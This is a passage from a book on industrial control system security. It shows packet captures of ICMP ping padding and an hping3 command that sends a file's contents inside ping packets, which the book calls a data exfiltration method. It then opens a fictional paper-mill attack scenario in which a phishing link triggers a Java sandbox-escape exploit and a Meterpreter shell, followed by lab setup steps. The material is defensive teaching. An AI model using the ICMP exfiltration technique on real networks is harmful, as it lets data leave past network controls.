    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.179.131, Dst: 192.168.179.129
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x1113 [correct]
    [Checksum Status: Good]
    Identifier (BE): 21534 (0x541e)
    Identifier (LE): 7764 (0x1e54)
    Sequence number (BE): 4 (0x0004)
    Sequence number (LE): 1024 (0x0400)
    [Request frame: 15]
    [Response time: 0.376 ms]
    Timestamp from icmp data: May 21, 2017 11:51:34.000000000 EDT
    [Timestamp from icmp data (relative): 0.780471678 seconds]
  ▾ Data (48 bytes)
      Data: 28e70b0000000000101112131415161718191a1b1c1d1e1f...
      [Length: 48]
```

You might notice that payload or data part of a ping packet is an arbitrary string. The data part has no particular purpose other than the padding of the packet to a particular size. As a side note, different implementations of the `ping` command use different padding data and the data can be used to determine what utility/OS is sending the packet. The size is an option in the `ping` command, so the `ping 192.168.179.131 -s 4096` command will send out a ping packet of 4,096 bytes in size:



```
icmp
```

```
No. Time         Source          Destination     Protocol Length Info
  9 0.000000000  192.168.179.129 192.168.179.131 ICMP       98 Echo (ping) request
 10 0.000124504  192.168.179.131 192.168.179.129 ICMP       98 Echo (ping) reply
 11 1.022134570  192.168.179.129 192.168.179.131 ICMP       98 Echo (ping) request
 12 0.000169550  192.168.179.131 192.168.179.129 ICMP       98 Echo (ping) reply
 13 1.023867257  192.168.179.129 192.168.179.131 ICMP       98 Echo (ping) request
 14 0.000254882  192.168.179.131 192.168.179.129 ICMP       98 Echo (ping) reply
 15 1.023785606  192.168.179.129 192.168.179.131 ICMP       98 Echo (ping) request
 16 0.000376149  192.168.179.131 192.168.179.129 ICMP       98 Echo (ping) reply
→ 54 489.616158… 192.168.179.129 192.168.179.131 ICMP     1178 Echo (ping) request
← 57 0.000466180 192.168.179.131 192.168.179.129 ICMP     1178 Echo (ping) reply
 60 1.007148840  192.168.179.129 192.168.179.131 ICMP     1178 Echo (ping) request
 63 0.000288282  192.168.179.131 192.168.179.129 ICMP     1178 Echo (ping) reply
 66 1.023852909  192.168.179.129 192.168.179.131 ICMP     1178 Echo (ping) request
 69 0.000239223  192.168.179.131 192.168.179.129 ICMP     1178 Echo (ping) reply
```


```
▸ Frame 54: 1178 bytes on wire (9424 bits), 1178 bytes captured (9424 bit
▾ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:7
  ▸ Destination: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
  ▸ Source: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x46e5 [correct]
    [Checksum Status: Good]
    Identifier (BE): 21566 (0x543e)
    Identifier (LE): 15956 (0x3e54)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 57]
    Timestamp from icmp data: May 21, 2017 11:59:44.000000000 EDT
    [Timestamp from icmp data (relative): 0.396630209 seconds]
  ▾ Data (4088 bytes)
      Data: f90c06000000000010111213141516171819 1a1b1c1d1e1f...
      [Length: 4088]
```

```
0010  f9 0c 06 00 00 00 00 00  10 11 12 13 14 15 16 17   ........ ........
0020  18 19 1a 1b 1c 1d 1e 1f  20 21 22 23 24 25 26 27   ........  !"#$%&'
0030  28 29 2a 2b 2c 2d 2e 2f  30 31 32 33 34 35 36 37   ()*+,-./ 01234567
0040  38 39 3a 3b 3c 3d 3e 3f  40 41 42 43 44 45 46 47   89:;<=>? @ABCDEFG
0050  48 49 4a 4b 4c 4d 4e 4f  50 51 52 53 54 55 56 57   HIJKLMNO PQRSTUVW
0060  58 59 5a 5b 5c 5d 5e 5f  60 61 62 63 64 65 66 67   XYZ[\]^_ `abcdefg
0070  68 69 6a 6b 6c 6d 6e 6f  70 71 72 73 74 75 76 77   hijklmno pqrstuvw
0080  78 79 7a 7b 7c 7d 7e 7f  80 81 82 83 84 85 86 87   xyz{|}~. ........
0090  88 89 8a 8b 8c 8d 8e 8f  90 91 92 93 94 95 96 97   ........ ........
00a0  98 99 9a 9b 9c 9d 9e 9f  a0 a1 a2 a3 a4 a5 a6 a7   ........ ........
00b0  a8 a9 aa ab ac ad ae af  b0 b1 b2 b3 b4 b5 b6 b7   ........ ........
00c0  b8 b9 ba bb bc bd be bf  c0 c1 c2 c3 c4 c5 c6 c7   ........ ........
00d0  c8 c9 ca cb cc cd ce cf  d0 d1 d2 d3 d4 d5 d6 d7   ........ ........
00e0  d8 d9 da db dc dd de df  e0 e1 e2 e3 e4 e5 e6 e7   ........ ........
00f0  e8 e9 ea eb ec ed ee ef  f0 f1 f2 f3 f4 f5 f6 f7   ........ ........
0100  f8 f9 fa fb fc fd fe ff  00 01 02 03 04 05 06 07   ........ ........
0110  08 09 0a 0b 0c 0d 0e 0f  10 11 12 13 14 15 16 17   ........ ........
0120  18 19 1a 1b 1c 1d 1e 1f  20 21 22 23 24 25 26 27   ........  !"#$%&'
0130  28 29 2a 2b 2c 2d 2e 2f  30 31 32 33 34 35 36 37   ()*+,-./ 01234567
0140  38 39 3a 3b 3c 3d 3e 3f  40 41 42 43 44 45 46 47   89:;<=>? @ABCDEFG
0150  48 49 4a 4b 4c 4d 4e 4f  50 51 52 53 54 55 56 57   HIJKLMNO PQRSTUVW
0160  58 59 5a 5b 5c 5d 5e 5f  60 61 62 63 64 65 66 67   XYZ[\]^_ `abcdefg
0170  68 69 6a 6b 6c 6d 6e 6f  70 71 72 73 74 75 76 77   hijklmno pqrstuvw
0180  78 79 7a 7b 7c 7d 7e 7f  80 81 82 83 84 85 86 87   xyz{|}~. ........
0190  88 89 8a 8b 8c 8d 8e 8f  90 91 92 93 94 95 96 97   ........ ........
01a0  98 99 9a 9b 9c 9d 9e 9f  a0 a1 a2 a3 a4 a5 a6 a7   ........ ........
01b0  a8 a9 aa ab ac ad ae af  b0 b1 b2 b3 b4 b5 b6 b7   ........ ........
01c0  b8 b9 ba bb bc bd be bf  c0 c1 c2 c3 c4 c5 c6 c7   ........ ........
01d0  c8 c9 ca cb cc cd ce cf  d0 d1 d2 d3 d4 d5 d6 d7   ........ ........
01e0  d8 d9 da db dc dd de df  e0 e1 e2 e3 e4 e5 e6 e7   ........ ........
01f0  e8 e9 ea eb ec ed ee ef  f0 f1 f2 f3 f4 f5 f6 f7   ........ ........
0200  f8 f9 fa fb fc fd fe ff  00 01 02 03 04 05 06 07   ........ ........
0210  08 09 0a 0b 0c 0d 0e 0f  10 11 12 13 14 15 16 17   ........ ........
0220  18 19 1a 1b 1c 1d 1e 1f  20 21 22 23 24 25 26 27   ........  !"#$%&'
0230  28 29 2a 2b 2c 2d 2e 2f  30 31 32 33 34 35 36 37   ()*+,-./ 01234567
0240  38 39 3a 3b 3c 3d 3e 3f  40 41 42 43 44 45 46 47   89:;<=>? @ABCDEFG
0250  48 49 4a 4b 4c 4d 4e 4f  50 51 52 53 54 55 56 57   HIJKLMNO PQRSTUVW
0260  58 59 5a 5b 5c 5d 5e 5f  60 61 62 63 64 65 66 67   XYZ[\]^_ `abcdefg
0270  68 69 6a 6b 6c 6d 6e 6f  70 71 72 73 74 75 76 77   hijklmno pqrstuvw
0280  78 79 7a 7b 7c 7d 7e 7f  80 81 82 83 84 85 86 87   xyz{|}~. ........
0290  88 89 8a 8b 8c 8d 8e 8f  90 91 92 93 94 95 96 97   ........ ........
02a0  98 99 9a 9b 9c 9d 9e 9f  a0 a1 a2 a3 a4 a5 a6 a7   ........ ........
```

What's more, the data part doesn't have to be random either. The following command, for example, will take the contents from a file and send it as the payload of a ping packet:

```
hping3 192.168.179.131 -1 --file send.txt --data 100
```

The resulting packet from this command reveals a method of exfiltration of data:



```
icmp
No.  Time         Source           Destination      Protocol Length Info
  1 0.000000000  192.168.179.129  192.168.179.131  ICMP     142 Echo (ping) request
  2 0.000365017  192.168.179.131  192.168.179.129  ICMP     142 Echo (ping) reply
  3 1.000351698  192.168.179.129  192.168.179.131  ICMP     142 Echo (ping) request
  4 0.000335568  192.168.179.131  192.168.179.129  ICMP     142 Echo (ping) reply
  5 0.999823524  192.168.179.129  192.168.179.131  ICMP     142 Echo (ping) request

0000  00 0c 29 8f 79 2c 00 0c  29 f2 7e ce 08 00 45 00   ..).y,.. ).~...E.
0010  00 80 f8 60 00 00 40 01  99 c6 c0 a8 b3 81 c0 a8   ...`..@. ........
0020  b3 83 08 00 b6 3b b5 54  07 00 56 65 72 79 20 73   .....;.T ..Very s
0030  65 63 72 65 74 20 72 65  63 69 70 65 0a 00 00 00   ecret re cipe....
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......

▸ Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on
▾ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:
  ▸ Destination: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
  ▸ Source: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xb63b [correct]
    [Checksum Status: Good]
    Identifier (BE): 46420 (0xb554)
    Identifier (LE): 21685 (0x54b5)
    Sequence number (BE): 1792 (0x0700)
    Sequence number (LE): 7 (0x0007)
    [Response frame: 2]
  ▾ Data (100 bytes)
      Data: 566572792073656372657420726563697065 0a0000000000...
      [Length: 100]
```

There are more protocols that can support the exfiltration of data this way, such as DNS, but if you look at where a ping packet is allowed to go in most companies or on most ICS networks, this is the most dangerous method by far.

## Summary

This chapter covers only some of the vulnerabilities found in only some of the industrial protocols out there. There are many more protocols and many more vulnerabilities and exploitation methods we could discuss, probably filling an entire book by itself. I choose the protocols that did make the chapter based on their prevalence out on the ICS networks in plants and factories. Then, I picked the most obvious vulnerabilities for those protocols. As it turns out, these vulnerabilities are also easy to exploit. This is the state of affairs ICS security is in, unfortunately. Apart from one or two extremely well-funded attacks, most ICS (OT) breaches use attack vectors that were eliminated from IT networks ages ago. A recently discovered malware campaign is a great example of this. The malware that took down the Ukrainian power grid in 2015 was first believed to be a simple virus that someone contracted via a phishing campaign.

However, recently, it was discovered the malware wasn't that simple after all and was actually quite effective at targeting vulnerabilities in the protocols that connect power stations together. What is special about the malware is that it doesn't use programming software to change the code or add code to controllers, something that Stuxnet did, for example. Instead, it attacks the protocol itself, which, as we have seen in this chapter, is quite easy to accomplish without the protocols implementing any encryption or integrity checks. Using the ICS protocols, the malware can command **Remote Terminal Units** (**RTUs**) and accomplish its task that way. The malware has a name as well: Crash Override. More details on the malware can be found at `https://securingtomorrow.mcafee.com/business/crash-override-malware-can-automate-mass-power-outages/`.

I will point out that the inherent insecurity of ICS protocols isn't intended mischief and nobody in particular is to blame. The state of security affairs developed the way it did because of natural progression. We saw the same thing happening in the IT space. Where services and protocols such as FTP and TELNET were prevalent until a decade ago, they slowly got replaced by SSH and SFTP over years of trial and error. So, the ICS protocols too will eventually be hardened and secured. Many initiatives are in progress to encrypt protocol traffic and verify its integrity and built-in authentication and authorization. Until the days these security measures are common place, we need to adhere to practices that have worked in the IT space for years, protect the perimeter, and apply defense in depth.

Before we start defending ICS networks, let's take a look at how things can get broken by following an ICS attack scenario in the next chapter.

# 3
# Anatomy of an ICS Attack Scenario


In this chapter, we are going to look at a possible attack scenario on an **Industrial control system** (**ICS**). The ICS in question controls the process of a paper mill. We will follow along with the activities of the paper mill staff as the attack and infiltration progresses, and along the way, details pertaining the vulnerabilities, exploits, and attacks will be discussed.

The chapter will progress through the following phases:

- Setting the stage.
- The Slumbertown paper mill.
- Trouble in paradise.
- What can the attacker do with their access?
- The cyber kill chain.
- Phase two of the Slumbertown Mill ICS attack.
- Other attack scenarios.

## Setting the stage

The figure below shows the process flow diagram of a typical paper mill process. The specifics aren't important right now. The diagram should outline the major systems that comprise the paper mill:



Source: https://www.yokogawa.com/us/library/resources/application-notes/pulp-paper-instruments-and-solution-for-pulp-paper-industry/

Creating paper is done by making pulp from wood. For the process, trees are debarked and cut up into chips by a chipper. The chipper is a giant tree grinding machine that can cut up a tree in a matter of seconds. The wood chips are then chemically treated inside a digester. The digester is comparable to a giant pressure cooker. The chemical pulping process inside a digester separates lignin from cellulose fibers. This is accomplished by dissolving lignin in a cooking liquor so that it can be washed from the cellulose. The liquor is a combination of harsh chemicals. The wood chips and liquor are mixed up and cooked under pressure in the digester until a wood pulp remains, all in all, a very hostile and dangerous process.

Next, the pulp is fed to a paper machine where it is formed as a paper web and the water is removed from it by pressing and drying. Pressing the sheet removes the water by force. Drying involves using air or heat to remove water from the paper sheets. The most common method in use is the steam-heated can dryer. These can reach temperatures above 200 °F (93 °C) and can easily dry the paper to less than 6% moisture.

The paper may then undergo finishing in order to alter its physical properties for use in various applications. Coating paper, for example, adds a thin layer of material such as calcium carbonate or china clay to one or both sides to create a surface more suitable for high-resolution printing applications.

After the finishing process, the paper is then fed onto reels if it is to be used on web printing presses or cut into sheets for other printing processes or other purposes.

What could possibly go wrong with all this, right?

## The Slumbertown paper mill


Tucked away in the rolling hills of rural America, the Slumbertown paper mill had been operating efficiently since it opened its doors back in the spring of 1911. The mill started with a single paper machine but was expanded and updated over the years and now operates three state-of-the-art production lines, mainly producing specialties paper for high-end printing applications as used for magazines and calendars.

George has been with the mill since 1970. He started as a paper machine technician and evolved into a mill **Information Technology** (**IT**) and **Operational Technology** (**OT**) professional to accommodate the evolving technology needs of the expanding mill operations. When he started at the mill, all process systems were standalone islands of controls, with relay and timer circuits being the norm. But the acquisition of paper machine number 2 in 1987 changed all that. It came with a sophisticated network of servers, Terminals and PLCs, forming what is known as a **Distributed Controls System**, or **DCS**.

The DCS oversaw every aspect of the paper machine process and streamlined the entire operation of the machine. George liked the DCS system. He liked it so much that he lobbied for replacing the antiquated relay and timer controls of the wood yard and pulp mill systems with a DCS. And by 1992, all relay and timer circuits of the plant were replaced by Programmable Logic Controllers, which were part of one of the three DCS systems that now ran the entire mill process.

Along with the most recent acquisition of paper machine 3, the decision was made to invest in a **manufacturing execution system** (**MES**) to start tracking the effectiveness of the production systems. To this end, the 4 DCS systems and some lingering local controls were going to have to be able to communicate with the MES data and application servers. George had spent a lot of effort in getting all the OT systems on a shared (ICS) network. The setup maintained a separation between OT and IT systems by not directly connecting the two networks together but having some dedicated computers connected to both networks.


These computers were used to interact with the OT systems and devices for tasks such as programming and troubleshooting. It was decided to keep this trend and have the MES servers fitted with dual **Network Interface Cards**, or **NICs**, so they could communicate with both the OT systems on the ICS network as well as MES client computers on the business network. The following figure depicts the resulting architecture:



With this setup, the MES servers can collect and send data to and from the Industrial control systems and devices. Maintenance people can program and troubleshoot equipment with their workstation attached to the ICS network. Engineering people can access systems on the ICS network as well as the business network and computers on the business network can access MES data via client software or web portals and reporting services via the business side of the MES servers.

## Trouble in paradise

That day started like any other day. Mark arrived at the paper mill that morning, like most other mornings at exactly 5 minutes to 6, clocked in, and went to his desk to check his email and pull up the production schedule for the day. Among the emails from his colleagues on the night shift passing on shift data and MES automated production reports was an email from his friend Jim making him aware of a sale on climbing equipment that was going on at `http://www.ems.com/`:


Hey bro, check out the insane sale going on over at www.ems.com/climb
I bought all the gear for our trip.

Jim.

Mark loves to climb. He spends his weekends out in the mountains climbing anything he can find and he just booked a trip to the Grand Teton National Park for August. After a quick peek at the site in question, he decided they didn't have anything on sale that he needs. He closed his browser, put on his **PPE** (known as **Personal Protective Equipment**), and set off to start his work day in the mill.

What Mark didn't realize is that the link in the email from his friend Jim wasn't connecting him directly to the online store site. What's more, the email wasn't even from his friend. The moment Mark's computer retrieved the address of the link in the email, it also pulled in exploit code for a Java vulnerability. When this exploit code ran, it caused the computer to connected to a computer out on the internet and to open a Meterpreter shell. Why did this work? Mark's computer was up to date with the latest Windows patches and running the latest Internet Explorer version. However, when Java installs an updated version, it doesn't clean out old versions. This was the case with Mark's computer. An old Java 6 install remained on the computer and the hacker targeted a flaw in Java 6 Update 29 and before that allows escaping the Java security sandbox and running malicious code onto the target system.


Visit `https://www.cvedetails.com/cve/CVE-2012-0507/`, here you will get more information on the vulnerability.

Note that normally, an attacker would probably use what is called an **exploit kit** to lead the target browser. An exploit kit is a stash of exploits and some determination logic. The logic tries to guess the operating system and the browser version and any plugins the connecting client has installed. With this knowledge, a series of exploit attempts will be fired off at the client, and if one of them succeeds, the payload will be sent off. The payload can be anything from a command to add a user to a malware executable. Exploit kits are very effective if kept up to date with the latest exploits. To keep things simple and easy to follow, I choose to use a targeted exploit for the creation of the attack scenario.

## Building a virtual test network

We will look at the details of what happened a bit later, but first, to be able to follow along with the exercises of this chapter, we need to build a small test network. Most of the setup will be done with virtualization. I am throwing a few Rockwell Automation Stratix switches and two of their ControlLogix PLCs into my test setup as I happen to have those; feel free to substitute with different brands or go virtual. As for the virtualization software, there are free options you can use, such as Microsoft's Hyper-V or Oracle's VirtualBox. On the paid side, VMware Workstation or vSphere are good options.

The following figure shows the virtual network we are going to build. With a powerful computer, this can all be accomplished on a single machine. In my lab, I used two different computers. The computer I am writing this book on also runs the Kali Linux and the pfSense firewall virtual machines, while a rack mounted server runs the rest:




There are three separate (virtual) networks at play in this architecture. There is the `122.10.10.0` network, which represents the internet with the WAN side of the pfSense firewall and the attacker PC (Kali Linux) attached to it. There is the business network `10.10.10.0`, which connects the MES client, the Enterprise DNS server, the business side of the engineering workstation, and the LAN side of the pfSense firewall. The third network, the ICS network `172.25.30.0`, connects the 2 PLCs, the **Maintenance Workstation**, the **ViewSE Client** PC, the **FactoryTalk View SE** server, and the ICS side of the engineering workstation.

PCs on the business network use `10.10.10.1` as a gateway and the Windows Server 2016 PC, `10.10.10.100` functions as a DNS server and the domain controller for the business network domain `SlumbertownMill.local`.

The systems on the business network received all relevant patches available as of February 2017. The PCs on the ICS network are default Windows installations, with no patches applied.

Configuration steps for systems on the business network are as follows:


1. Make the Windows Server 2016 (`10.10.10.100`) the domain controller for a new domain, `SlumbertownMill.local`. Also, on that same server, install the DNS role, configure a root (`.`) zone, and create an `A` record for `ems.net` to resolve to `122.10.10.222`. The DNS entry is normally done by the attacker via registering a domain name with a registrar. For the following exercises, we use a static root DNS entry on the enterprise DNS server instead:



```
DNS
  ENT-SERVER-DC1
    Forward Lookup Zones
      .(root)
        local
        net
      _msdcs.SlumberTownMill.loc
      SlumberTownMill.local
        _msdcs
        _sites
        _tcp
        _udp
        DomainDnsZones
        ForestDnsZones
    Reverse Lookup Zones
    Trust Points
    Conditional Forwarders
```

| Name | Type | Data | Timestamp |
|---|---|---|---|
| ems | Host (A) | 122.10.10.222 | static |

2. Install the following two Java versions on the MES client PC (`10.10.10.200`):
   - Java 8u131, available for download from `http://www.oracle.com/technetwork/java/javase/downloads/jre8-downloads-2133155.html`
   - Java 6u29, available for download from `http://www.oldapps.com/java.php?old_java=6728`



Uninstall or change a program

